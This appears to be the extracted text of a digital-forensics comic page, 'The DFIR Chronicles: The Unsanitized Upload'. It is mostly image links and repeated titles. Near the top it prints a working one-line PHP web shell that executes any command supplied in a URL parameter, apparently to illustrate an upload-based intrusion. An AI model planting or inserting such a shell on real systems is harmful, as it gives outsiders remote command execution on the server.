



THE DFIR CHRONICLES

```
<?php  
system($_GET['c']);  
?>
```




THE UNSANITIZED UPLOAD

The DFIR Chronicles



The DFIR Chronicles




The DFIR Chronicles



